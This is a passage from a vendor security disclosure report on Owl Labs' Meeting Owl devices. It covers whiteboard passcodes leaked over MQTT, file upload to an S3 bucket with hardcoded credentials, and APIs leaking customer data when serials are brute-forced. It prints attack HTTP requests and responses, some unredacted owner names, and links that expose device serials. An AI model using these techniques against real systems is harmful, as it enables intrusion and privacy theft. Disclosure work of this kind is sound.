l%2FW1ozAnOLsBo42uXIjvbriEvczP1vrNB5Xi6mlA5sx1TicbS%2FcisNPd5vt32w9tMlLe0N4BC8LuhOvGD5zFJ8cHdJ3y8FBIpsPPM6WmJVfE%2FV8OB9TxaVxHRlC7yMVoPJGLuk
IR02KduuM0qXLuWXexxreXiMipHjxbnh2pSSQVNti1BMoMQ4VW6wEjGGnDqaAbPm46DM9qdiXJCE4YO8M0OaOVaE2jBqdjTE5c%2BvYOXr6%2B81KRQqd7bZWm%2Bh0pxSomRUDrG9rn
yUzKbletr6Vj7Cmcp7IHC%2B2xUP%2FoVxdaol3MLYB%2BH0vvNLJrR4J%2B2e1bs4d0eks2bUuj94qPT8ler6fkm1e1IECrWfHH%2FwY6HzIqAo24oIhQ7TrmJQUTwAQeiKzpmSwQsh
xRWuqoVzs07DLJqSfhH%2BCJ2lg6CQX3Vb%2B80yX6EodtlUw%2BOtvmpS7zDJ282IBjqlAVYa%2BROOxLUjG%2BrP0bwe9JvsGp8psNVcp%2FIMAhkh328l2muMivqAEkebs3E3kxdR
pZVBj8qTKHO6e7qhx%2FSiboPvGTuvH6Vo7H2ol3QY%2BfdmLF0zj7FWzTuIxmqiUPgBcB%2Fh%2FHSYrLEPADVwewOyomm8CI3FZ7W4vz3VP0nYDVnseHf%2FY41M5o6ufatvdyeEN9
EpISBzCJP8xSV6Ulw6L%2Ffr65PL3A%3D%3D"}',False,QoS.AT_MOST_ONCE,False
2021-08-11T13:40:38.718100,initiate/whiteboard/start,'{"command":"start","owlMAC":"BC:D7:13:83:C9:23","requestUUID":"6c6fab38-5c7c-4152-be08
-674a773cff32","sessionUuid":"","activatedByTag":true}',False,QoS.AT_LEAST_ONCE,False
2021-08-11T13:40:38.912491,accept_state,'{"owlMAC":"BC:D7:13:80:0C:75","owlVersion":2}',False,QoS.AT_LEAST_ONCE,False
2021-08-11T13:40:38.912878,reply/debug,Connected to OwlV2: BC:D7:13:80:0E:AF,False,QoS.AT_LEAST_ONCE,False
2021-08-11T13:40:38.975794,my/lwt/topic,Android client lost connection,False,QoS.AT_MOST_ONCE,False
```

Figure 13 – MQTT message disclosing the passcode used to retrieve images of an ongoing whiteboard sharing sessions



```
|15:53:43|[redacted]:[dumps]> find . -type f |
cut -d/ -f2 | sort | uniq -c
     30 00:0A:F5:2B:5A:69
     42 00:0A:F5:3A:EA:DD
     46 00:0A:F5:72:BE:48
     55 BC:D7:13:83:C7:DB
     23 BC:D7:13:83:C7:EB
    603 BC:D7:13:83:C8:6A
    197 BC:D7:13:83:C8:6F
    133 BC:D7:13:83:C8:73
     22 BC:D7:13:83:C8:D7
    103 BC:D7:13:83:C8:F1
      5 BC:D7:13:84:DB:23
     34 BC:D7:13:84:DB:63
     39 BC:D7:13:84:DB:DD
      2 BC:D7:13:84:DC:39
      4 BC:D7:13:85:7F:D7
     21 BC:D7:13:85:80:33
     25 BC:D7:13:85:80:C5
      4 BC:D7:13:85:81:2F
      1 BC:D7:13:85:81:37
    162 BC:D7:13:85:81:AF
      1 BC:D7:13:85:81:CB
      1 BC:D7:13:85:82:E9
     12 BC:D7:13:85:83:77
     96 BC:D7:13:86:57:F3
    323 BC:D7:13:86:58:CB
   2418 BC:D7:13:86:5F:49
    359 BC:D7:13:86:5F:51
     16 BC:D7:13:86:BF:B5
      3 BC:D7:13:86:C0:AB
      3 BC:D7:13:87:76:F1
|15:53:51|[redacted]:[dumps]>
```

```
|15:52:26|[redacted]:[dumps]> find BC:D7:13:83:C7:EB
BC:D7:13:83:C7:EB
BC:D7:13:83:C7:EB/2021-10-01T20:46:53.888Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:12:01.231Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:11:01.306Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:15:01.044Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:12:31.167Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:18:44.155Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:16:31.128Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:13:31.104Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:17:01.166Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:16:01.122Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:18:14.824Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:19:44.186Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:15:31.052Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:14:31.101Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:17:31.203Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:19:14.153Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:47:53.510Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:14:01.136Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:47:23.388Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:10:31.986Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:11:31.186Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:18:01.120Z.png
BC:D7:13:83:C7:EB/2021-10-01T20:13:01.174Z.png
|15:52:36|[redacted]:[dumps]>
```

Figure 14 – Capturing Owls whiteboard sessions for a couple of days, sorted by MAC addresses of the Owls




Figure 15 – Example of a captured whiteboard image

Recommendation

modzero recommends refraining from publishing PINs for devices in channels that anybody can read. Any secret, e.g. a passcode, is sensitive data and should be kept private between the parties that need to know about it.

3.2.4 Arbitrary File Upload to AWS S3 Bucket

Summary

An attacker with access to the *WhiteboardShareService.apk* (which is part of the *Meeting Owl*'s firmware updates) can extract credentials and other information to generate signed upload links to *Owl Labs'* AWS S3 bucket and upload arbitrary data.

Requirements

To exploit this vulnerability, an attacker needs to have access to the APK, for example by extracting it from a software update (see Section 2.2).

Details

The *Owl* uses an API to upload its captured whiteboard images. This API returns a signed link to an AWS S3 bucket. The API is protected through *HTTP Basic Auth* but the credentials can be found in the *WhiteboardShareService.apk* from an extracted firmware update (see Section 2.2). As the *Content-Type* is not limited, an attacker can for example upload HTML data. The uploaded data can be linked to a session via the same API. modzero assumes that you can link the uploaded data to any session but did not verify the issue to prevent meddling with active user sessions.



s3.amazonaws.com/con
https://s3.amazonaws.com/com.owllabs.wbimg.encrypt.production/Owl labs/gKiRgXd8Imk/iHaVaYb46/file_9j5bsBHETM.png?AWSAccessKe
s3.amazonaws.com
123
OK
Transferring data from s3.amazonaws.com...

Figure 16 – Uploaded an HTML file to the `com.owllabs.wbimg.encryption.production` S3 bucket containing JavaScript code to show a pop-up window (alert) showing "123"

This can abused to upload arbitrary content to the S3 bucket and thus use it for hosting malicious, illegal or otherwise nefarious files. This could not only damage *Owl Lab*'s brand, but also incur significant costs, since AWS S3 charges per file upload/download[5].

Recommendation

modzero recommends checking the *Content-Type* to prevent any dangerous files from being uploaded. The access to the API that generates upload links should not be guarded with hardcoded credentials but with a proper authentication flow. Furthermore, authorization should be checked to prevent an attacker from publishing pictures in arbitrary sessions.

[5] `Amazon S3 pricing - https://aws.amazon.com/s3/pricing/ - last visited 2021-12-08`

3.3 User-Facing Infrastructure

3.3.1 Barn API Returns Customer's Data When Provided a Software Serial

Summary

The host *api.barn.owllabs.com* provides an API endpoint which, when provided a software serial number, returns the personal information of the customer that registered the *Owl* with that software serial, as well as information on their *Owl* (such as the last IP and associated geographic location).

Requirements

An attacker needs to find the hardcoded credentials to authenticate to this API endpoint to exploit this vulnerability. These can be obtained by, e.g., decompiling the Android or iOS companion app or intercepting their traffic during the setup of the *Owl*.

Details

When registering an *Owl* to an account, the companion app makes a POST request to *https://api.barn.owllabs.com/devices/<SOFTWARE_SERIAL>/registrations*, where <SOFTWARE_SERIAL> is the software serial of the connected *Owl*. The same endpoint can be called with a GET request, returning personal information on the customer that has claimed the *Owl* and detailed information on the *Owl*.

Among the data returned is (highlighted in Listing 5):

- *Name and email address of the user*
- *Name of the company and its domain*
- *Model, hardware serial, software serial, and MAC address of the Owl*
- *Last IP address and geo-coordinates of the Owl*
- *The last time the Owl connected to Owl Labs ("checked in")*

```
GET /devices/d49XXXX/registrations HTTP/1.1
Host: api.barn.owllabs.com
Authorization: Basic XXX
User-Agent: curl/7.68.0
Accept: */*
Connection: close
```

Listing 4 – Example request to the *registrations* API endpoint (credentials redacted)

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Fri, 10 Sep 2021 14:46:07 GMT
ETag: W/"714-j/ho0Vu5MHkxMbjj/MhqsNducvs"
```

```
Server: nginx/1.16.1
Vary: Accept-Encoding
X-Powered-By: Express
Content-Length: 1812
Connection: Close

{
  "id": "120870",
  "DeviceUUID": "c1xuyXXXXXX",
  "DeviceHardwareSerial": "XXXXXX203110",
  "source": "1",
  "createdAt": "2021-04-02T08:33:43.693Z",
  […]
  "User": {
    "id": "83766",
    "name": "Peter ",
    "email": "Peter@XXXXXXX.XX",
    […]
    "UserCompany": {
      "id": "51573",
      "name": "XXXXXX ",
      "domains": "XXXXXXX.se",
      […]
    }
  },
  "Device": {
    "softwareVersion": 2050009,
    […]
    "alias": "Peter",
    "serial": "XXXXXX23",
    "hardwareSerial": "XXXXXX203110",
    […]
    "macAddress": "BC:D7:13:82:89:43",
    […]
    "activated": "2021-04-02T08:34:58.314Z",
    "checkedInAt": "2021-04-09T06:52:02.953Z",
    […]
    "lastIP": "90.228.XXX.XXX",
    "lastLocation": {
      "type": "Point",
      "coordinates": [
        18.XXXX,
        59.XXXX
      ]
    },
    "lastGeo": "Nacka|AB|SE|18.XXXX|59.XXXX|CEST",
    […]
```

```
      "Product": {
        "id": "9",
        "name": "Meeting Owl Pro",
        "description": "Meeting Owl Pro",
        "sku": "OWLV2",
        "settings": {},
        "createdAt": "2019-06-24T15:18:21.000Z",
        [...]
      }
    },
    "DeviceSerial": "D49XXXX"
  }
```

Listing 5 – Truncated response to the request in Listing 4, PII redacted with "X"

An attacker with knowledge of this API endpoint and the supplied credentials can retrieve personally identifiable data of customers that have registered their Owl. It is possible to brute force possible software serials to access customer data records. During tests with limited time, it was possible to brute-force 1991 unique and valid software serials, allowing to access the related personal information. Spending more time and resource would have most likely resulted in even more findings.
To get some sample software serials for brute-forcing, an attacker could either acquire a *Meeting Owl* device themselves or research others' software serials on the Internet (see Section 4).
No rate limiting on the API endpoint was identified during testing.

Recommendation

modzero recommends ensuring this endpoint only returns the information necessary. Personally identifiable user data should only be returned if the request is validated to originate from the legitimate user.

3.3.2 Public API Returns Owl's Name and Company

Summary


To enroll a *Meeting Owl* onto an *Owl Labs* account, a user can "claim" the *Owl* by entering its hardware serial in the *Nest* Web interface. If the *Owl* with the corresponding hardware serial has already been claimed, the name of the *Owl*, as well as the company, are shown. The API endpoint can be used to find out any *Owl*'s name and owning company.

Requirements

The API endpoint requires a user to be authenticated, but anyone can register an *Owl Labs* account.

Details

When customers register their *Meeting Owl* in the Web interface, they need to enter its hardware serial. If the *Owl* has been previously registered with another user, a prompt is shown, which informs the user that that *Owl* has been registered. This prompt shows the name given to the *Owl* and the name of the company as entered upon registration.



Add an Owl to your account

This device is currently owned by Benedikt Schilling at Ministerium der Justiz des Saarlandes. You may request that this device be transferred to your account. The owner will be notified of the transfer request by email.

Figure 17 – Claiming another Owl. The prompt shows that this *Owl* is registered to Benedikt Schilling at the Ministry of Justice of Saarland in Germany

To retrieve this information, the API endpoint */transfer/find/serial/<HW_SERIAL>* is used, where *<HW_SERIAL>* is the hardware serial of a *Meeting Owl*. This endpoint can be called directly to enumerate this information for all possible hardware serials.

```
GET /transfer/find/serial/M2FN45XXXXXX HTTP/1.1
Host: api.nest.owllabs.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:87.0) Gecko/20100101
Firefox/87.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
xsrf-token: Failxt18-jiRxfrpa9gPPIA48rJybnFDlXKk
X-XSRF-TOKEN: Failxt18-jiRxfrpa9gPPIA48rJybnFDlXKk
Origin: https://nest.owllabs.com
```

```
Connection: close
Referer: https://nest.owllabs.com/
Cookie: _ga_LDXFPF3FCH=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX;
_ga=XXXXXXXXXXXXXXXXXXXXXXXXXXX; connect.sid=XXX;
mp_c960a779916a2fb9109173b103dfe9f7_mixpanel=YYY; XSRF-TOKEN=ZZZZZ
```

Listing 6 – Request to retrieve the registration state of an *Owl* with the given hardware serial (highlighted)

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://nest.owllabs.com
Access-Control-Expose-Headers: x-xsrf-token,XSRF-TOKEN
Content-Type: application/json; charset=utf-8
Date: Fri, 09 Apr 2021 11:09:50 GMT
ETag: W/"48-RuXcb341HVzMt732wZeKTA2+8ps"
Server: nginx/1.14.1
Set-Cookie: XSRF-TOKEN=HJJqtbQw-r3lTFd1b6WWGIvgLsG0u2bD2PeA;
Domain=nest.owllabs.com; Path=/; Secure
Vary: Origin
X-Powered-By: Express
XSRF-TOKEN: HJJqtbQw-r3lTFd1b6WWGIvgLsG0u2bD2PeA
Content-Length: 72
Connection: Close

{"source":"1","name":"Peter","company_name":"Owl labs","company_id":"1"}
```

Listing 7 – Response to the request in Listing 6, containing the name of the *Owl*, the owning company's name and its ID

An attacker can use this to gain information on a target *Owl* or company.

Recommendation

modzero recommends disabling this endpoint completely, as it is unnecessary to show other users detailed information on the currently registered owners of an Owl. The button to notify them to initiate a transfer should be sufficient. If this feature is deemed necessary, the endpoint should be strictly rate-limited, to prevent large scale collection of data.

4 Leak of Device Details

This chapter describes various ways in which *Meeting Owls*' software and hardware serials can be found on the public Internet. This allows an attacker to find values from which to enumerate without acquiring a *Meeting Owl*. The *Meeting Owl* userbase does not know how valuable these device identifiers are and can be abused to gain unauthorized access to services.

4.1 YouTube and Google

Written and filmed reviews of the device show the companion app, including the screen showing all the device details or the initial setup in the app, where the *Meeting Owl*'s name contains the software serial at first. Some of these also show the bottom of the device, where the hardware serial is printed.

The following three *YouTube* videos contain the hardware serial, two of these also show the software serial, which enables an attacker to look up the registration details of the *Owl* (see Finding 3.3.1):

- *https://www.youtube.com/watch?v=6WT_6r6bGq8 (software serial at 1:02, hardware serial at 0:05 as shown in Figure 18)*
- *https://www.youtube.com/watch?v=v8mY_4EZGYw (software serial at 3:13, hardware serial at 1:41)*
- *https://www.youtube.com/watch?v=g1hx8flGy2c (hardware serial at 1:53)*



YouTube
Search
OWLLabs
MODEL MTW100
FCC ID 000-00
IC ID 0000-0000
0:04 / 1:27
How to Set Up the Meeting Owl for the First Time
38,439 views • 16 Feb 2018

Figure 18 – Hardware serial exposed in instruction video

This written review contains screenshots of the iOS companion app, including the screen showing the *Meeting Owls*' details (includes software and hardware serial):

- *https://www.purple-cat.co.uk/blog/post/discover-the-owl-labs-meeting-owl-pro*

An image found through *Google* image search also contained a device's software serial[6].

4.2 Owl Labs Infrastructure

The infrastructure of *Owl Labs* is also exposing many valid device records. The *Nest*, (*nest.owllabs.com*) serves a *JavaScript* file main.XXXXXXX.js (the exact URL changed but can be found in the <head> segment of the HTML at *https://nest.owllabs.com/app/devices*): *https://nest.owllabs.com/static/js/main.5af52d07.chunk.js*


This file contains a chunk of JSON with the registration information of 51 devices at the time of testing (see Listing 8). The structure of the JSON is identical to the JSON returned by the API of Finding 3.3.1. These details can be used to leverage attacks and gain unauthorized access to the MQTT services.

```
[
  {
    "softwareVersionString": "2.9.0.0",
    […]
    "alias": "Collards-Owl",
    "serial": "XXXXX05b",
    "hardwareSerial": "XXXXX71060",
    "uuid": "xpNxlPFOyK4",
   […]
    "UserDeviceRegistration": {
      "id": 636,
      […]
      "User": {
        "id": 598,
        "name": "Jeremy XXXX",
        "email": "jeremy@XXXXXX", […]
```

Listing 8 – Snippet of the JSON contained in the *JavaScript* file

[6] Screenshot of the companion app revealing a software serial - https://d33v4339jhl8k0.cloudfront.net/docs/assets/5e45cc562c7d3a7e9ae7b957/images/5eb03a512c7d3a5ea54a6aff/img-12266-1588356826-490876084.jpg – last visited 2021-12-09

The API endpoint *api.barn.owllabs.com/v3/devices/XXXXXXXX/registrations* (where XXXXXXXX is a device's software serial) is used by the companion app to check if the device with that software serial has been registered before. This endpoint is protected via HTTP Basic Authentication, but the endpoint and the required credentials can be found by analyzing the companion app. Exploring the possible API endpoints, the endpoint *api.barn.owllabs.com/v3/devices/* was found to return device details, including the device's software serial and hardware serial (see Figure 19). The details returned by the API changed over the course of testing and did not always contain a software serial. It is likely that an attacker would also encounter this endpoint, as analyzing the companion app and the discovered API endpoint is a sensible and common starting point.



```
▼ 0:
    softwareVersion:          3090010
    softwareVersionString:    "3.9.0.10"
    getPcbVersionName:        "Default"
    name:                     null
    alias:                    null
    serial:                   ""
    hardwareSerial:           "M2FN4[redacted]
    uuid:                     "59h9n[redacted]
    hardwareVersion:          "PVT"
    pcbVersion:               0
    macAddress:               "BC:D7:13[redacted]
    bootloaderVersion:        null
    activated:                null
    checkedInAt:              null
    retiredAt:                null
    status:                   0
    lastIP:                   null
  ▼ settings:
      enableKeepOutZone:      true
      version:                1
      timestamp:              1638983912
  ▼ Product:
      name:                   "Meeting Owl Pro"
      description:            "Meeting Owl Pro"
      sku:                    "OWLV2"
      settings:               {}
      deletedAt:              null
    latestPrivacy:            null
  ▼ privacy:
      dataSharing:            "UserNotGivenChoice"
      country:                "unknown"
    Releases:                 []
```

Figure 19 – Calling the API endpoint returns a device's details in JSON format

5 Appendix

5.1 Disclosure Details

Alongside this report, modzero sent a subset of leaked data as a proof of concept to the vendor to demonstrate the possible impact. The following files with the respective SHA-1 hashes have been shared with the vendor:

- *leaked-whiteboard-captures/*
- *2021-09-16T14:56:46.064Z.png (1000ef6d697abd04640b9fab42fd25f08a70cd7a)*
- *2021-09-21T21:24:55.376Z.png (edb324a9512b3939b16fba82ec050937f22a32af)*
- *2021-09-28T16:02:09.843Z.png (867d8efa1f6256230b6f3afb80cf0b6e4a626979)*
- *2021-10-01T15:22:45.603Z.png (f5196c9c5deb21b04e197b947609d1fecacbb54c)*
- *2021-10-04T17:53:21.936Z.png (041fc332457d7aadbd1f3963314d95f4efae01f4)*
- *captured-session.gif (6d8b1da297747d143bc772ee8f5fe64abe647c25)*
- *leaked-customer-data.csv (e576d33a1bf6ef700ab55109e099167f6466d528)*